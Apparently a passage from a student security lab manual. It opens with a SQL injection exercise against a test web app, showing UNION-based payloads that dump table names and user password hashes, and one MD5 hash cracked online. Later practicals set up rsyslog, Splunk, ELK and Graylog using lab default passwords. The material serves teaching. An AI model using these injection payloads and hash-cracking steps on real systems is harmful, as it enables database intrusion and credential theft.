INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#

```

What would the modified command of (`(1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users')` do for the attacker?

- The database would respond with a much shorter output filtered by the occurrence of the word “users”.

The attack ends with the best prize of all; password hashes.

Step 15: Within the Wireshark capture, right-click line 28 and select Follow > HTTP Stream. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

Click Find and type in `1=1`. Search for this entry.

```

</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: M</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordondb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>
<ul>

```

Client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 t) Show as ASCII No delta times Stream 6

Find: 1=1 Case sensitive Find Next

Filter Out This Stream Print Save as... Back × Close Help

As seen above the password hashes for certain users are visible, using a website such as <https://crackstation.net/>, copy the password hash into the password hash cracker to reveal the plain-text password.

Hashed Password: 8d3533d75ae2c3966d7e0d4fcc69216b

Cracked Password from the Hash:

The screenshot shows a web browser window for 'CrackStation - Online Pas...'. The URL is https://crackstation.net. The page features a large 'CrackStation' logo with a red and black background. Below it is a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. A main heading 'Free Password Hash Cracker' is centered above a form. The form has a placeholder 'Enter up to 20 non-salted hashes, one per line:' followed by a text input field containing the hashed password '8d3533d75ae2c3966d7e0d4fcc69216b'. To the right of the input field is a reCAPTCHA box with the text 'I'm not a robot' and a checkbox. Below the input field is a note: 'reCAPTCHA is changing its terms of service. Take action.' and links to 'Privacy' and 'Terms'. A 'Crack Hashes' button is located below the reCAPTCHA. At the bottom, there's a table with one row showing the cracked result: Hash '8d3533d75ae2c3966d7e0d4fcc69216b', Type 'md5', and Result 'charley'. A note at the bottom says 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.'

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

[Download CrackStation's Wordlist](#)

Practical No. 6

Objective: To create your own syslog Server.

Procedure:

Step 1: Install rsyslog

```
sudo apt update  
sudo apt install rsyslog -y
```

Step 2: Verify whether rsyslog is running:

```
sudo systemctl status rsyslog
```

```
(kali㉿kali)-[~]  
└─$ sudo systemctl status rsyslog  
  
● rsyslog.service - System Logging Service  
  Loaded: loaded (/usr/lib/systemd/system/rsyslog.service; enabled; preset: enabled)  
  Active: active (running) since Fri 2025-10-31 14:50:39 IST; 2min 15s ago  
  Invocation: c2103056a7b45ea3a89ae60471d700  
TriggeredBy: ● syslog.socket  
  Docs: man:rsyslogd(8)  
        man:rsyslog.conf(5)  
        https://www.rsyslog.com/doc/  
  Main PID: 3728 (rsyslogd)  
    Tasks: 4 (limit: 3876)  
   Memory: 1.8M (peak: 2.5M)  
     CPU: 119ms  
    CGroup: /system.slice/rsyslog.service  
           └─3728 /usr/sbin/rsyslogd -n -iNONE  
  
Oct 31 14:50:39 kali systemd[1]: Starting rsyslog.service - System Logging Service...  
Oct 31 14:50:39 kali rsyslogd[3728]: imuxsock: Acquired UNIX socket '/run/systemd/journal/syslog' (fd 3) from systemd. [v8.2506.0]  
Oct 31 14:50:39 kali rsyslogd[3728]: [origin software="rsyslogd" swVersion="8.2506.0" x-pid="3728" x-info="https://www.rsyslog.com"] start  
Oct 31 14:50:39 kali systemd[1]: Started rsyslog.service - System Logging Service.
```

Step 3: Enable UDP and TCP Reception

- i. Open the rsyslog.conf file in nano editor:

```
sudo nano /etc/rsyslog.conf
```

```
GNU nano 8.6  
/etc/rsyslog.conf configuration file for rsyslog  
#  
# For more information install rsyslog-doc and see  
# /usr/share/doc/rsyslog-doc/html/configuration/index.html  
  
##### MODULES #####  
#####  
#module(load="imuxsock") # provides support for local system logging  
#module(load="imklog") # provides kernel logging support  
#module(load="immark") # provides --MARK-- message capability  
  
# provide UDP syslog reception  
#module(load="imudp")  
#input(type="imudp" port="514")  
  
# provides TCP syslog reception  
#module(load="imtcp")  
#input(type="imtcp" port="514")  
  
##### GLOBAL DIRECTIVES #####  
#####  
  
# Set the default permissions for all log files.  
$FileOwner root  
$FileGroup adm  
$FileCreateMode 0640  
$DirCreateMode 0755  
$Mask 0022  
  
# Where to place spool and state files  
#
```

- ii. Uncomment the following lines:

```
module(load="imudp")  
input(type="imudp" port="514")  
module(load="imtcp")  
input(type="imtcp" port="514")
```

This tells rsyslog to listen for incoming log messages on port **514** (the default syslog port).

```

GNU nano 8.6
# /etc/rsyslog.conf configuration file for rsyslog
#
# For more information install rsyslog-doc and see
# /usr/share/doc/rsyslog-doc/html/configuration/index.html

#####
#### MODULES #####
#####

module(load="imuxsock") # provides support for local system logging
module(load="imklog")   # provides kernel logging support
#module(load="immark")  # provides --MARK-- message capability

# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")

#####
### GLOBAL DIRECTIVES ###

#####

```

Step 4: Add a Separate Log Section (Inside the SAME File)

- Scroll to the **bottom** and the following configurations to the file:

```

# Remote logging section (store logs from remote clients)
$template RemoteLogs,"/var/log/remote_logs/%HOSTNAME%.log"
*.* ?RemoteLogs
& stop

# Forward all logs via UDP to remote syslog server:
*.* @192.168.1.10:514
# Forward all logs via TCP to remote syslog server:
*.* @@192.168.1.10:514

```

```

GNU nano 8.6
#$IncludeConfig /etc/rsyslog.d/*.conf

#####
### RULES #####
#####

#
# Log anything besides private authentication messages to a single log file
#
*.*/auth,authpriv.none      -/var/log/syslog

#
# Log commonly used facilities to their own log file
#
auth,authpriv.*              /var/log/auth.log
cron.*                      -/var/log/cron.log
kern.*                      -/var/log/kern.log
mail.*                       -/var/log/mail.log
user.*                       -/var/log/user.log

#
# Emergencies are sent to everybody logged in.
#
*.emerg                      :omusrmsg:*

$template RemoteLogs,"/var/log/remote_logs/%HOSTNAME%.log"
*.* ?RemoteLogs
& stop
| 

# Forward all logs via UDP to remote syslog server:
*.* @192.168.1.10:514
# Forward all logs via TCP to remote syslog server:
*.* @@192.168.1.10:514

```

Figure 1 Final Configuration

- Press **CTRL + O → Enter → CTRL + X** to confirm the configurations
- Create the directory and provide appropriate permissions:

```

sudo mkdir /var/log/remote_logs
sudo chmod 755 /var/log/remote_logs

```

Step 5: Restart the Rsyslog Service

```
sudo systemctl restart rsyslog  
sudo systemctl enable rsyslog
```

Step 6: Verify whether Syslog Server is Running:

```
sudo netstat -tulpn | grep 514
```

```
(kali㉿kali)-[~]  
└─$ sudo netstat -tulpn | grep 514  
tcp        0      0 0.0.0.0:514          0.0.0.0:*          LISTEN      13623/rsyslogd  
tcp6       0      0 ::::514           ::::*           LISTEN      13623/rsyslogd  
udp        0      0 0.0.0.0:514          0.0.0.0:*          13623/rsyslogd  
udp6       0      0 ::::514           ::::*           13623/rsyslogd
```

The above output tells us that:

- Your rsyslog server is **actively listening** on port **514** for both **TCP and UDP**.
- It accepts connections from **any network interface** (IPv4 and IPv6).
- You're ready to start receiving logs from remote syslog clients.

Your Linux machine is now *acting as a syslog server*, ready to receive logs from any client.

Practical No. 7

Objective: To configure your Linux system to send syslog messages to a syslog server and read them.

Procedure:

- Step 1:** Ensure all steps in Practical 5, were correctly executed
- Step 2:** Verify whether syslog server is running:

```
sudo systemctl status rsyslog
```

```
[kali㉿kali]:~[~]
└─$ sudo systemctl status rsyslog
[sudo] password for kali:
● rsyslog.service - System Logging Service
  Loaded: loaded (/usr/lib/systemd/system/rsyslog.service; enabled; preset: enabled)
  Active: active (running) since Fri 2025-10-31 15:33:01 IST; 3h 28min ago
    Invocation: 1e8da921cd46cbe7b61dc4030ea
TriggeredBy: ● syslog.socket
  Docs: man:rsyslog.conf(5)
        https://www.rsyslog.com/doc/
 Main PID: 20165 (rsyslogd)
   Tasks: 8 (limit: 3076)
  Memory: 1.6M (peak: 2.3M)
     CPU: 274ms
    CGroup: /system.slice/rsyslog.service
           └─20165 /usr/sbin/rsyslogd -n -NONE

Oct 31 15:33:01 kali systemd[1]: Starting rsyslog.service - System Logging Service...
Oct 31 15:33:01 kali rsyslogd[20165]: warning during parsing file /etc/rsyslog.conf, on or before line 70: STOP is followed by unreachable state
/e/2357 ]
Oct 31 15:33:01 kali rsyslogd[20165]: imuxsock: Acquired UNIX socket '/run/systemd/journal/syslog' (fd 3) from systemd. [v8.2500.0]
Oct 31 15:33:01 kali systemd[1]: Started rsyslog.service - System Logging Service.
Oct 31 15:33:01 kali rsyslogd[20165]: [origin software="rsyslogd" swVersion="8.2500.0" x-pid="20165" x-info="https://www.rsyslog.com"] start
```

- Step 3:** Start Logging in a new terminal window

```
sudo tail -f /var/log/remote_logs/kali.log
```

```
[kali㉿kali]:~[~]
└─$ sudo tail -f /var/log/remote_logs/kali.log
[sudo] password for kali:
2025-10-31T19:18:03.282293+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:04.276856+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:05.269158+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:06.269036+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:07.281257+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:08.277707+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:09.324216+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:10.310533+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:11.297217+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:12.281160+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:13.284462+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
2025-10-31T19:18:14.983459+05:30 kali systemd[1711]: Started vte-spawn-e3aaad7-6f02-493f-9f8e-30a522997de8.s
2025-10-31T19:18:15.303024+05:30 kali gnome-shell[1975]: Error updating VPN IP: ipOutput.match(...) is null
```

- Step 4:** Return to previous terminal and send a log message:

```
logger -n 127.0.0.1 -P 514 "Test message from client"
```

- Step 5:** The log message will be visible in terminal 2

```
[kali㉿kali]:~[~]
└─$ sudo tail -f /var/log/remote_logs/kali.log
[kali : TTY/pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/tail -f /var/log/remote_logs/kali.log]
2025-11-03T19:51:49.058660+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:50.071057+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:51.070276+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:52.060516+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:53.052256+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:54.113082+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:55.059326+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:56.063174+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:57.077311+05:30 kali sudo: kali : TTY/pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/tail -f /var/log/remote_logs/kali.log
2025-11-03T19:51:56.070874+05:30 kali sudo: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=1000)
2025-11-03T19:51:57.075039+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:58.098627+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:51:58.258994+05:30 kali kernel: perf: interrupt took too long (15767 > 15663), lowering kernel.perf_event_max_sample_rate
2025-11-03T19:51:59.099236+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:00.093866+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:01.100464+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:01.152646+05:30 kali Test message from localhost
2025-11-03T19:52:02.099363+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:03.092994+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:04.096530+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:05.067376+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:06.058062+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:07.069143+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:08.061591+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:09.066057+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:10.071561+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:11.056792+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:12.074241+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:13.075240+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:14.058012+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:15.050768+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:16.056950+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:17.056234+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
2025-11-03T19:52:18.054796+05:30 kali gnome-shell[2390]: Error updating VPN IP: ipOutput.match(...) is null
```

Practical No. 8

Objective: To Install and Run Splunk on Linux

Procedure:

Step 1: Download the Splunk installer

```
cd /tmp && wget https://download.splunk.com/products/splunk/releases/7.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb
```

```
[kali㉿kali]:[~/tmp]
$ cd ~/tmp & wget https://download.splunk.com/products/splunk/releases/7.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb
--2025-10-31 19:50:21-- https://download.splunk.com/products/splunk/releases/7.1.1/linux/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 18.66.57.87, 18.66.57.80, 18.66.57.35, ...
Connecting to download.splunk.com (download.splunk.com)|18.66.57.87|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 263297630 (251M) [binary/octet-stream]
Saving to: 'splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb'

splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb    7%[=====]>
```

Step 2: Install Splunk

```
sudo dpkg -i /tmp/splunk-7.1.1-8f0ead9ec3db-linux-x86_64.deb
```

```
[kali㉿kali)-[~/tmp]$ sudo dpkg -i /tmp/splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb  
[sudo] password for kali:  
Selecting previously unselected package splunk.  
(Reading database ... 455439 files and directories currently installed.)  
Preparing to unpack .../splunk-7.1.1-8f0ead9ec3db-linux-2.6-amd64.deb ...  
Unpacking splunk (7.1.1) ...  
Setting up splunk (7.1.1) ...  
complete
```

Step 3: Enable Splunk to start at boot

```
sudo /opt/splunk/bin/splunk enable boot-start --accept-license
```

Set password as : **Splunk123!**

Step 4: Start Splunk for the first time.

```
sudo /opt/splunk/bin/splunk start
```

```
(kali㉿kali)-[~/tmp]
$ sudo /opt/splunk/bin/splunk start
[sudo] password for kali:

Splunk> Another one.

Checking prerequisites...
    Checking http port [8000]: open
    Checking mgmt port [8089]: open
    Checking appserver port [127.0.0.1:8065]: open
    Checking kvstore port [8191]: open
    Checking configuration... Done.
        Creating: /opt/splunk/var/lib/splunk
        Creating: /opt/splunk/var/run/splunk
        Creating: /opt/splunk/var/run/splunk/appserver/i18n
        Creating: /opt/splunk/var/run/splunk/appserver/modules/static/css
        Creating: /opt/splunk/var/run/splunk/upload
        Creating: /opt/splunk/var/spool/splunk
        Creating: /opt/splunk/var/spool/dirmoncache
        Creating: /opt/splunk/var/lib/splunk/authDb
        Creating: /opt/splunk/var/lib/splunk/hashDb
New certs have been generated in '/opt/splunk/etc/auth'.
    Checking critical directories... Done
        Checking indexes...
            Validated: _audit _internal _introspection _telemetry _thefishbucket history main summary
Done


Your license is expired. Please login as an administrator to update the license.

    Checking filesystem compatibility... Done
    Checking conf files for problems...
Done
    Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunk/splunk-7.1.1-8f0ead9ec3db-linux-2.6-x86_64-manifest'
All installed files intact.
Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Generating a 2048 bit RSA private key
+++

```


Step 5: The Splunk web interface is at <http://kali:8000>. (or click on the link provided in the terminal). The following page will be visible:



Step 6: Enter Username and Password and click sign in

Username: Admin
Password : Splunk123!

Step 7: The Splunk dashboard is now ready to use



Practical No. 9

Objective: Install and Configure ELK Stack (Elasticsearch, Logstash, and Kibana) on Linux

Procedure:

Step 1: Update system packages

```
sudo apt update && sudo apt upgrade -y
```

Step 2: Install Java

```
sudo apt install openjdk-11-jdk -y
```

Check Java Version:

```
java -version
```

Step 3: Install Elasticsearch

i. Add Elastic APT Repository and GPG Key

```
curl -fsSL https://artifacts.elastic.co/GPG-KEY-  
elasticsearch |sudo gpg --dearmor -o  
/usr/share/keyrings/elastic.gpg
```

ii. Next, add the Elastic source list to the sources.list.d directory, where APT will search for new sources:

```
echo "deb [signed-by=/usr/share/keyrings/elastic.gpg]  
https://artifacts.elastic.co/packages/7.x/apt stable main"  
|  
  
sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
```

iii. Next, update your package lists so APT will read the new Elastic source:

```
sudo apt update
```

iv. Then install elastic search using command:

```
sudo apt install elasticsearch
```

v. Edit the elasticsearch configuration file:

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

vi. Uncomment or add the following configuration:

```
network.host: localhost  
# ----- Network -----  
#  
# By default Elasticsearch is only accessible on localhost. Set a different  
# address here to expose this node on the network:  
#  
network.host: localhost  
#  
# By default Elasticsearch listens for HTTP traffic on the first free port it  
# finds starting at 9200. Set a specific HTTP port here:  
#  
http.port: 9200  
#  
# For more information, consult the network module documentation.  
#
```

Press Ctrl + O → ENTER → Ctrl + X

- vii. Start and enable the Elasticsearch service with systemctl.

```
sudo systemctl start elasticsearch
sudo systemctl enable elasticsearch
```

- viii. Test whether elastic search is running:

```
curl -X GET "localhost:9200"
```

Output:

```
(kali㉿kali)-[~]
└─$ curl -X GET "localhost:9200"
{
  "name" : "kali",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "4B0DpCKgSa07sckVqs10pg",
  "version" : {
    "number" : "7.17.29",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "580aff1a0064ce4c93293aaab6fcc55e22c10d1c",
    "build_date" : "2025-06-19T01:37:57.847711500Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

Step 4: Install Kibana

- i. Start by installing kibana

```
sudo apt install kibana
```

- ii. Then enable and start the Kibana service:

```
sudo systemctl enable kibana
sudo systemctl start kibana
```

- iii. Create a Kibana Administrative User

```
echo "admin:`openssl passwd -apr1`" | sudo tee -a
/etc/nginx/htpasswd.users
```

When prompted for a password set the password as : **kali**

```
Username: admin
Password: kali
```

- iv. Create a Nginx Server Block for Kibana

```
sudo nano /etc/nginx/sites-available/your_domain
```

Add the following configurations the file:

```
server {
  listen 80;

  server_name 127.0.0.1;
```

```

auth_basic "Restricted Access";
auth_basic_user_file /etc/nginx/htpasswd.users;

location / {
    proxy_pass http://localhost:5601;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection 'upgrade';
    proxy_set_header Host $host;
    proxy_cache_bypass $http_upgrade;
}
}

```

Press **ctrl+o → enter → ctrl + x**

v. Enable the Nginx Configuration

```

sudo ln -s /etc/nginx/sites-available/your_domain
/etc/nginx/sites-enabled/your_domain

```

Test the configuration using the command:

```
sudo nginx -t
```

It must return successful as shown below:

```

└─(kali㉿kali)-[~]
$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful

```

vi. If its successful, then reload nginx:

```


sudo systemctl start nginx
sudo systemctl enable nginx
sudo systemctl reload nginx

```

vii. Test if kibana was configured successfully, by opening the link in **firefox**, when prompted for username and password enter the username and password you had set earlier. {username: admin password: kali}.

```
http://127.0.0.1/status
```

Output:



Step 5: Install Logstash

- i. Use the following command to install Logstash

```
sudo apt install logstash
```

- ii. Configure Logstash Input(to Beats)

```
sudo nano /etc/logstash/conf.d/02-beats-input.conf
```

Add the following configuration, which tells Logstash to listen for Beats data on TCP port 5044:

```
input {  
    beats {  
        port => 5044  
    }  
}
```

Save and exit (CTRL + O, ENTER, CTRL + X).

- iii. Configure Logstash Output (To Elasticsearch)

```
sudo nano /etc/logstash/conf.d/30-elasticsearch-output.conf
```

Insert the following output configuration:

```
output {  
    if [@metadata][pipeline] {  
        elasticsearch {  
            hosts => ["localhost:9200"]  
            manage_template => false  
            index => "%{@metadata}[beat]-{@metadata}[version]-%{+YYYY.MM.dd}"  
            pipeline => "%{@metadata}[pipeline]"  
        }  
    } else {  
        elasticsearch {  
            hosts => ["localhost:9200"]  
            manage_template => false  
            index => "%{@metadata}[beat]-{@metadata}[version]-%{+YYYY.MM.dd}"  
        }  
    }  
}
```

Save and exit (CTRL + O, ENTER, CTRL + X).

- iv. Test Logstash Configuration

```
sudo -u logstash /usr/share/logstash/bin/logstash --  
path.settings /etc/logstash -t
```

```
(kali㉿kali)-[~]
└─$ sudo -u logstash /usr/share/logstash/bin/logstash --path.settings /etc/logstash -t

Using bundled JDK: /usr/share/logstash/jdk
OpenJDK 64-Bit Server VM warning: Option UseConcMarkSweepGC was deprecated in version 9.0 and will likely be removed in a future release
Sending Logstash logs to /var/log/logstash which is now configured via log4j2.properties
[2025-11-04T21:36:19,497][INFO ][logstash.runner] [Log4j] configuration path used is: /etc/logstash/log4j2.properties
[2025-11-04T21:36:19,527][INFO ][logstash.runner] Starting Logstash {"logstash.version"=>"7.17.29", "jruby.version"=>"jruby 9.2.20.1 (2.5.8) 2021-11-30 2a2962fb1 OpenJDK 64-Bit Server VM 11.0.26+4 on 11.0.26+4 +indy +jit [linux-x86_64]"}
[2025-11-04T21:36:19,531][INFO ][logstash.runner] JVM bootstrap flags: [-Xms1g, -Xmx1g, -XX:+UseConcMarkSweepGC, -XX:CMSInitiatingOccupancyFraction=75, -XX:+UseCMSInitiatingOccupancyOnly, -Djava.awt.headless=true, -Dfile.encoding=UTF-8, -Djdk.io.File.enableADS=true, -Djruby.compile.invokedynamic=true, -Djruby.jit.threshold=0, -Djruby-regexp.interruptible=true, -XX:+HeapDumpOnOutOfMemoryError, -Djava.security.egd=file:/dev/urandom, -Dlog4j2.isThreadContextMapInheritable=true]
[2025-11-04T21:36:19,597][INFO ][logstash.settings] Creating directory {:setting=>"path.queue", :path=>"/var/lib/logstash/queue"}
[2025-11-04T21:36:19,626][INFO ][logstash.settings] Creating directory {:setting=>"path.dead_letter_queue", :path=>"/var/lib/logstash/dead_letter_queue"}
[2025-11-04T21:36:22,392][INFO ][org.reflections.Reflections] Reflections took 121 ms to scan 1 urls, producing 119 keys and 419 values
Configuration OK
[2025-11-04T21:36:24,108][INFO ][logstash.runner] Using config.test_and_exit mode. Config Validation Result: OK. Exiting Logs
logstash
```

v. Enable and Start Logstash

```
sudo systemctl start logstash
sudo systemctl enable logstash
```

vi. Verify Logstash Listening on Port 5044

```
sudo ss -tlnp | grep 5044
```

```
(kali㉿kali)-[~]
└─$ sudo ss -tlnp | grep 5044
LISTEN 0      4096          *:5044           *:*      users:(("java",pid=98538,fd=131))
```

Practical No. 10

Objective: To install and configure GrayLog on Linux.

Procedure:

Step 1: Update system

```
sudo apt update && sudo apt upgrade -y
```

Step 2: Install Java

```
sudo apt install openjdk-21-jdk -y
```

Step 3: Install, start & enable MongoDB

```
sudo apt install -y mongodb
sudo systemctl enable mongodb
sudo systemctl start mongodb
```

Check whether mongodb is running: (should be active(running))

```
sudo systemctl status mongodb
```

```
(kali㉿kali)-[~]
└─$ sudo systemctl status mongodb
● mongodb.service - An object/document-oriented database
   Loaded: loaded (/usr/lib/systemd/system/mongodb.service; enabled; preset: disabled)
   Active: active (running) since Tue 2025-11-18 23:45:55 IST; 23min ago
     Docs: man:mongod(1)
          >Main PID: 1297 (mongod)
          Tasks: 39 (limit: 6899)
